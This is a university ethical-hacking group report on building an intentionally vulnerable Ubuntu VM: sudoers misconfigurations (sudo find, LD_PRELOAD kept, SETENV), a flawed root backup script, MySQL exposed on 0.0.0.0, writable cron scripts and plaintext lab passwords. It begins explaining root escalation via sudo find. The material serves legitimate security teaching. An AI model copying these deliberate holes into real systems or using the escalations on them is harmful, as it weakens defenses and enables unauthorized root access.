Ethical Hacking

Assignment 1 – Report group 11

Francesco Marcuccio, Chiara Margari, Wendy Rosettini, Andrea Saglietto


Team Members

- Francesco Marcuccio, 2021350 – marcuccio.2021350@studenti.uniroma1.it
- Chara Margari, 2155672 – margari.2155672@studenti.uniroma1.it
- Wendy Rosettini, 2150048 - rosettini.2150048@studenti.uniroma1.it
- Andrea Saglietto, 1708805 - saglietto.1708805@studenti.uniroma1.it

Index

1. Server Configuration

Virtual machine is an Ubuntu server, specifically Ubuntu server LTS 20.04, the initial idea was to create 3 different playable users: Aldo, Giovanni and Giacomo (figure1); each of them has different role, they are independent accounts that providing different paths to gain local and root access to machine




```
syslog : syslog adm tty
user : user adm cdrom sudo dip plugdev lxd
aldo : aldo
giovanni : giovanni
giacomo : giacomo
root : root
```

Figure 1

The passwords for each account are

- Aldo: Easy_Piece
- Giovanni: Medium_Lanum
- Giacomo: Hard_Taste

And each account has specific permissions sets in sudoers.tmp (figure2) file with visudo command; as you can see there isn't users that has root privileges instead of root, there is also a mysql server in running state (figure3) configured to store root password



```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
Defaults        env_keep += "LD_PRELOAD"

# Host alias specification
# User alias specification
# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges

# Allow members of group sudo to execute any command

aldo    ALL=(ALL) /usr/bin/find

giovanni        ALL=(ALL) SETENV: ALL
giovanni        ALL=(ALL) /usr/bin/wc

giacomo ALL=(ALL) /home/giacomo/bup.sh

# See sudoers(5) for more information on "#include" directives:
```

Figure 2



```
root@server:/home/aldo# service mysql status
● mysql.service - MySQL Community Server
     Loaded: loaded (/lib/systemd/system/mysql.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2024-04-13 20:00:45 UTC; 2min 41s ago
    Process: 671 ExecStartPre=/usr/share/mysql/mysql-systemd-start pre (code=exited, status=0/SUCCE>
   Main PID: 766 (mysqld)
     Status: "Server is operational"
      Tasks: 37 (limit: 2256)
     Memory: 434.0M
     CGroup: /system.slice/mysql.service
             └─766 /usr/sbin/mysqld

Apr 13 20:00:39 server systemd[1]: Starting MySQL Community Server...
Apr 13 20:00:45 server systemd[1]: Started MySQL Community Server.
lines 1-13/13 (END)
```

Figure 3

Mysql was installed with apt packet manager with apt install -y mysql-server command; for the first time, the server hasn't a password protection, so access is free for all users thanks mysql -u root -p command (figure4). To set a password use ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY '<password_db>' (figure5). To be exploitable, mysql database has a bup.sh script that allows to insert its password to perform the backup of the content of database in /root folder; script matches the password for checking with a .creds file (figure6) that contains mysql databases password, naturally this file is hidden and in the /root folder, that is inaccessible without root privileges; for finally configuration, some mysql databases parameters was changed, like bind_address that is modified into 0.0.0.0 to be reachable from everyone (figure7); configuration file modified is mysqld.cnf (figure8) in /etc/mysql.conf.d path (figura9)



```
root@server:/home/user# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 43
Server version: 8.0.36-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> _
```

Figure 4



```
mysql> ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY 'lovediscomusic80years
';
Query OK, 0 rows affected (0.01 sec)
```

Figure 5





```
root@server:~# pwd
/root
root@server:~# ls
snap
root@server:~# nano .creds
```

Figure 6




```
mysql> SHOW VARIABLES LIKE 'port';
+---------------+-------+
| Variable_name | Value |
+---------------+-------+
| port          | 3306  |
+---------------+-------+
1 row in set (0.01 sec)

mysql> SHOW VARIABLES LIKE 'bind_address';
+---------------+---------+
| Variable_name | Value   |
+---------------+---------+
| bind_address  | 0.0.0.0 |
+---------------+---------+
1 row in set (0.00 sec)
```

Figure 7



```
# Here is entries for some specific programs
# The following values assume you have at least 32M ram

[mysqld]
#
# * Basic Settings
#
user            = mysql
# pid-file      = /var/run/mysqld/mysqld.pid
# socket        = /var/run/mysqld/mysqld.sock
# port          = 3306
# datadir       = /var/lib/mysql


# If MySQL is running as a replication slave, this should be
# changed. Ref https://dev.mysql.com/doc/refman/8.0/en/server-system-variables.html#sysvar_tmpdir
# tmpdir                = /tmp
#
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 0.0.0.0
mysqlx-bind-address     = 127.0.0.1
#
# * Fine Tuning
#
key_buffer_size         = 16M
# max_allowed_packet    = 64M
# thread_stack          = 256K
```


Figure 8



```
root@server:/etc/mysql/mysql.conf.d# ls
mysql.cnf  mysqld.cnf
root@server:/etc/mysql/mysql.conf.d# _
```

Figure 9

Inside mysql database there is root credentials inside a db called users (figure10), there is a tables called also users and inside the table there are fields username and password




```
mysql> CREATE DATABASE users;
Query OK, 1 row affected (0.02 sec)

mysql> USE users;
Database changed
mysql> CREATE TABLE users ( id INT AUTO_INCREMENT PRIMARY KEY, username VARCHAR(255) NOT NULL, passw
ord VARCHAR(255) NOT NULL);
Query OK, 0 rows affected (0.12 sec)
```

Figure 10

To recap passwords are

- Mysql: lovediscomusic80years
- Root: I_Have_root_Password (N_Yahe_iqiv_Rigxnodd)

Root password inside the db is crypted with a particular keys with unusual crypt function; the function is retrieved on cyberchef tool, called **Vigenere** and the key is **framarcuccio** (figure11). Command to insert the row in the db was INSERT INTO users (username, password) VALUES (‘root’, ‘N_Yahe_iqiv_Rigxnodd’); (figure12). Managing script is bup.sh (figure13) as mentioned before.



Recipe

Vigenère Encode

Key
framarcuccio


Input

```
I_Have_root_Password
```

Output


```
N_Yahe_iqiv_Rigxnodd
```

Figure 11



```
mysql> UPDATE users SET password = 'N_Yahe_iqiv_Rigxnodd' WHERE id = 1;
Query OK, 1 row affected (0.02 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> SELECT * FROM users;
+----+----------+----------------------+
| id | username | password             |
+----+----------+----------------------+
|  1 | root     | N_Yahe_iqiv_Rigxnodd |
+----+----------+----------------------+
1 row in set (0.00 sec)

mysql> _
```


Figure 12



```
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/root/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'

```


Figure 13

Read and write permissions were given to the folder /usr/local/bin only to the user giacomo (in addition to root), within which the files framarcuccio.sh (figure a) and vigenere. sh (figure b) were created. The names of the files are the key and the name of the function to decrypt the password, respectively, and it is written explicitly within them. These two files are used to create two cron jobs that run The .sh files every two minutes: they are placed in the crontab file (figure c)




```
  GNU nano 4.8                    framarcuccio.sh
#!/bin/bash

echo "This is the name of the key"
```

Figure a



```
  GNU nano 4.8                          vigenere.sh
#!/bin/bash
 echo "This is the name of the function for decriptioning of the password"
```

Figure b



```
  GNU nano 4.8             /tmp/crontab.d5T88J/crontab
*/2 * * * * /usr/local/bin/framarcuccio.sh
*/2 * * * * /usr/local/bin/vigenere.sh
```


Figure c

2. Privilege escalation

In this section we will see how to gain root access starting from local access gained before, for each local access there is a specific user, for each user there is a specific root escalation to perform, lets see in details how to obtain it


- SUDO Missconfiguration: Aldo's user
- LD_PRELOAD Shared Library Attack: Giovanni's user
- Code Injection and BruteForce + CronJob Exploitation: Giacomo's user

Starting from Aldo access, as you can see he hasn't privileges to execute sudo commands (figure 14), unless a misconfiguration that allows him to use find command with sudo privileges, you can see this with sudo -l command (figure15); the exploitation to gain root access can be performed executing exec command after find, to execute a /bin/bash with sudo privilege, consequently the shell that will be open will have the same privileges as find command runned from aldo, so root (figure16)



